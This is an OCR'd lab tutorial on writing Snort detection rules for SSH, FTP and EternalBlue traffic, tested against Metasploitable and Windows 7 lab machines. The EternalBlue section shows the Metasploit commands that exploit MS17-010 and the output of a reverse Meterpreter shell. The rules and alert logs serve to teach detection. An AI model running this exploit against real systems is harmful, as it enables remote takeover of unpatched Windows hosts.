
2. Check the IP address of the Metasploit machine [Victim].

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:9e:98:8d
          inet addr:192.168.5.242  Bcast:192.168.5.255  Mask:255.255.255.0
          inet6 addr: 2401:4900:6085:b92b:a00:27ff:fe9e:988d/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe9e:988d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:44 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5370 (5.2 KB)  TX bytes:7070 (6.9 KB)
          Base address:0xd010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$
```

3. Now, connect the SSH service of the victim machine.


```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa msfadmin@192.168.5.242
msfadmin@192.168.5.242's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Thu Jul 11 06:25:05 2024 from 192.168.5.213
msfadmin@metasploitable:~$
```

4. We had successfully identified a SSH Authentication on the local network.



FTP Authentication Detection Rule

1. Create a FTP authentication detection rule.



2. Check the IP address of the Metasploit machine [Victim].

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:9e:98:8d
          inet addr:192.168.5.242  Bcast:192.168.5.255  Mask:255.255.255.0
          inet6 addr: 2401:4900:6085:b92b:a00:27ff:fe9e:988d/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe9e:988d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:44 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5370 (5.2 KB)  TX bytes:7070 (6.9 KB)
          Base address:0xd010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$
```

3. Now, connect the FTP service of the victim machine.


```
┌──(kali㉿kali)-[~/Downloads]
└─$ ftp 192.168.5.242
Connected to 192.168.5.242.
220 (vsFTPd 2.3.4)
Name (192.168.5.242:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||48248|).
150 Here comes the directory listing.
drwxr-xr-x    6 1000     1000         4096 Apr 28  2010 vulnerable
226 Directory send OK.
ftp>
ftp>
```

4. We had successfully identified a SSH Authentication on the local network.

```
ubuntu@ubuntu-VirtualBox: ~
ubuntu@ubuntu-VirtualBox:~$ sudo snort -q -l /var/log/snort -i enp0s3 -A console -c /etc/snort/snort.conf
[sudo] password for ubuntu:
07/11-16:09:14.554761  [**] [1:100003:1] FTP Authenticaton Detected [**] [Priority: 0] {TCP} 192.168.5.213:47676 -> 192.168.5.242:21
07/11-16:09:14.555244  [**] [1:100003:1] FTP Authenticaton Detected [**] [Priority: 0] {TCP} 192.168.5.213:47676 -> 192.168.5.242:21
07/11-16:09:26.778606  [**] [1:100003:1] FTP Authenticaton Detected [**] [Priority: 0] {TCP} 192.168.5.213:43420 -> 192.168.5.242:21
07/11-16:09:26.778911  [**] [1:100003:1] FTP Authenticaton Detected [**] [Priority: 0] {TCP} 192.168.5.213:43420 -> 192.168.5.242:21
07/11-16:09:26.780572  [**] [1:100003:1] FTP Authenticaton Detected [**] [Priority: 0] {TCP} 192.168.5.213:43420 -> 192.168.5.242:21
07/11-16:09:31.166072  [**] [1:100003:1] FTP Authenticaton Detected [**] [Priority: 0] {TCP} 192.168.5.213:43420 -> 192.168.5.242:21
07/11-16:09:31.166257  [**] [1:100003:1] FTP Authenticaton Detected [**] [Priority: 0] {TCP} 192.168.5.213:43420 -> 192.168.5.242:21
07/11-16:09:35.443729  [**] [1:100003:1] FTP Authenticaton Detected [**] [Priority: 0] {TCP} 192.168.5.213:43420 -> 192.168.5.242:21
07/11-16:09:35.445075  [**] [1:100003:1] FTP Authenticaton Detected [**] [Priority: 0] {TCP} 192.168.5.213:43420 -> 192.168.5.242:21
07/11-16:09:35.445188  [**] [1:100003:1] FTP Authenticaton Detected [**] [Priority: 0] {TCP} 192.168.5.213:43420 -> 192.168.5.242:21
07/11-16:09:35.445482  [**] [1:100003:1] FTP Authenticaton Detected [**] [Priority: 0] {TCP} 192.168.5.213:43420 -> 192.168.5.242:21
07/11-16:09:35.445815  [**] [1:100003:1] FTP Authenticaton Detected [**] [Priority: 0] {TCP} 192.168.5.213:43420 -> 192.168.5.242:21
07/11-16:09:35.492827  [**] [1:100003:1] FTP Authenticaton Detected [**] [Priority: 0] {TCP} 192.168.5.213:43420 -> 192.168.5.242:21
07/11-16:09:37.882984  [**] [1:100003:1] FTP Authenticaton Detected [**] [Priority: 0] {TCP} 192.168.5.213:43420 -> 192.168.5.242:21
07/11-16:09:37.883519  [**] [1:100003:1] FTP Authenticaton Detected [**] [Priority: 0] {TCP} 192.168.5.213:43420 -> 192.168.5.242:21
07/11-16:09:37.883995  [**] [1:100003:1] FTP Authenticaton Detected [**] [Priority: 0] {TCP} 192.168.5.213:43420 -> 192.168.5.242:21
07/11-16:09:37.884842  [**] [1:100003:1] FTP Authenticaton Detected [**] [Priority: 0] {TCP} 192.168.5.213:43420 -> 192.168.5.242:21
```

Eternal Blue Attack Detection Rule


1. Download the community rules for detection of latest attacks.




2. Create an Eternal Blue attack detection rule.

```
  GNU nano 6.2                                /etc/snort/rules/local.rules *
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does not come with signatures.  Put your local
# additions here.

#Ping Alert rule.
alert icmp any any -> $HOME_NET any (msg:"ICMP Ping Detected"; sid:100001; rev:1;)

#SSH Connection Alert rule.
alert tcp any any -> $HOME_NET 22 (msg:"SSH Authenticaton Detected"; sid:100002; rev:1;)

#FTP Authentication Alert rule.
alert tcp any any -> 192.168.5.242 21 (msg:"FTP Authenticaton Detected"; sid:100003; rev:1;)

#Eternal Blue Alert rule.
alert tcp any any -> $HOME_NET 445 (msg:"OS-WINDOWS Microsoft Windows SMB remote code execution attempt";
flow:to_server,established; content:"|FF|SMB3|00 00 00 00|"; depth:9; offset:4; byte_extract:2,26,TotalDataCount,
relative,little; byte_test:2,>,TotalDataCount,20,relative,little; metadata:policy balanced-ips drop, policy
connectivity-ips drop, policy max-detect-ips drop, policy security-ips drop, ruleset community, service netbios-ssn;
reference:cve,2017-0144; reference:cve,2017-0146; reference:url,blog.talosintelligence.com/2017/05/wannacry.html;
reference:url,isc.sans.edu/forums/diary/ETERNALBLUE+Possible+Window+SMB+Buffer+Overflow+0Day/22304/;
reference:url,technet.microsoft.com/en-us/security/bulletin/MS17-010; classtype:attempted-admin; sid:41978; rev:5;)
```

3. Check the IP address of the windows machine [Victim].



4. Start the Msf console on the kali Linux Machine [Attacker].
5. Then, Check for eternal blue payloads.



6. Use the eternal blue payload.
7. Set the victim Ip address.
8. Finally, exploit the target machine and got meterpreter shell.

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.5.6
RHOSTS ⇒ 192.168.5.6
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.5.213:4444
[*] 192.168.5.6:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.5.6:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7600 x64 (64-bit)
[*] 192.168.5.6:445       - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.5.6:445 - The target is vulnerable.
[*] 192.168.5.6:445 - Connecting to target for exploitation.
[+] 192.168.5.6:445 - Connection established for exploitation.
[+] 192.168.5.6:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.5.6:445 - CORE raw buffer dump (23 bytes)
[*] 192.168.5.6:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 192.168.5.6:445 - 0×00000010  74 65 20 37 36 30 30                             te 7600
[+] 192.168.5.6:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.5.6:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.5.6:445 - Sending all but last fragment of exploit packet
[*] 192.168.5.6:445 - Starting non-paged pool grooming
[+] 192.168.5.6:445 - Sending SMBv2 buffers
[+] 192.168.5.6:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.5.6:445 - Sending final SMBv2 buffers.
[*] 192.168.5.6:445 - Sending last fragment of exploit packet!
[*] 192.168.5.6:445 - Receiving response from exploit packet
[+] 192.168.5.6:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 192.168.5.6:445 - Sending egg to corrupted connection.
[*] 192.168.5.6:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.5.6
[*] Meterpreter session 1 opened (192.168.5.213:4444 → 192.168.5.6:49159) at 2024-07-11 10:37:36 -0400
[+] 192.168.5.6:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.5.6:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.5.6:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

9. Successfully detected eternal blue on the local network.

```
ubuntu@ubuntu-VirtualBox:~$ sudo snort -q -l /var/log/snort -i enp0s3 -A console -c /etc/snort/snort.conf
07/11-20:03:02.889170  [**] [1:42944:2] OS-WINDOWS Microsoft Windows SMB remote code execution attempt [**] [Classification: Attempt
ed Administrator Privilege Gain] [Priority: 1] {TCP} 192.168.5.213:43929 -> 192.168.5.6:445
```

Conclusion

Implementing Snort as an IDS/IPS solution provides robust network security through its customizable, open-source, rule-based system. Combined with Snorpy, It becomes easier for users to manage rules, enhancing threat detection and response capabilities.

Disclaimer

Snort's creators are not responsible for any illegal or unethical use. It is intended solely for legitimate security purposes and must be used in compliance with all applicable laws and regulations.